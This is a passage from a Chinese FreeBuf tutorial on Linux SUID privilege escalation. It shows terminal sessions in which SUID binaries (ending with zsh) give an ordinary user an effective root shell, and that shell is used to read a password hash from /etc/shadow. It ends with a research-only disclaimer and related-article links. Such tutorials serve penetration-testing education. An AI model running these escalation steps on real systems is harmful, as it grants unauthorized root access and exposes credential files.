uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yCOYdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

44、 zsh

输入下面的命令进行提权：

zsh

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ zsh
[user1@centos7]~# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
[user1@centos7]~# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yCOYdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
[user1@centos7]~#
```

提权成功，得到了root shell。

四、总结

本文档仅用于研究目的，请勿用于非法用途。

提权 # 系统安全 # 系统安全 # linux安全 # Centos # suid

彭瑞
这家伙太懒了，还未填写个人描述！
原创 已在FreeBuf发表 21 篇文章

系统安全

被以下专辑收录，发现更多精彩内容

+ 收入我的专辑 + 加入我的收藏 Linux系统安全 攻防渗透宝典 安全渗透与测试 渗透测试 安全小白 每周 展开更多

99+ 25

相关推荐

Debotnet：一款针对Windows10隐私设置和数据的保护工具

系统安全

Debotnet是一款针对Windows10隐私设置和数据的保护工具。

Alpha_h4ck 237173围观 · 780收藏 · 4喜欢 2020-08-01

OpenSSH命令注入漏洞通告（CVE-2020-15778）

漏洞

一、漏洞概要 2020年6月9日，研究人员Chinmay Pandya在Openssh中发现了一个漏洞，于7月18日公开。OpenSSH的8...

深信服千里目安全... 1580605围观 · 37喜欢 2020-08-01

腾讯安全：上万台MSSQL服务器沦为门罗币矿机 上万台MSSQL服务器沦为门罗币矿机...

咨询

新型挖矿木马来了！

腾讯安全 147408围观 2020-07-31

BootHole安全启动存在严重漏洞，影响大量Linux和Window系统

漏洞

2020年7月29日，Eclypsium研究人员在GRUB2引导程序中发现了一个漏洞并将其命名为BootHole。

深信服千里目安全... 194690围观 2020-07-31

打着社交口号的隐私窃取病毒“YoungCircle”

终端安全

近期腾讯反诈骗实验室发现了一款主要以广大学生为主的社交软件“青春期”。

腾讯手机管家 359120围观 · 3收藏 · 9喜欢 2020-07-31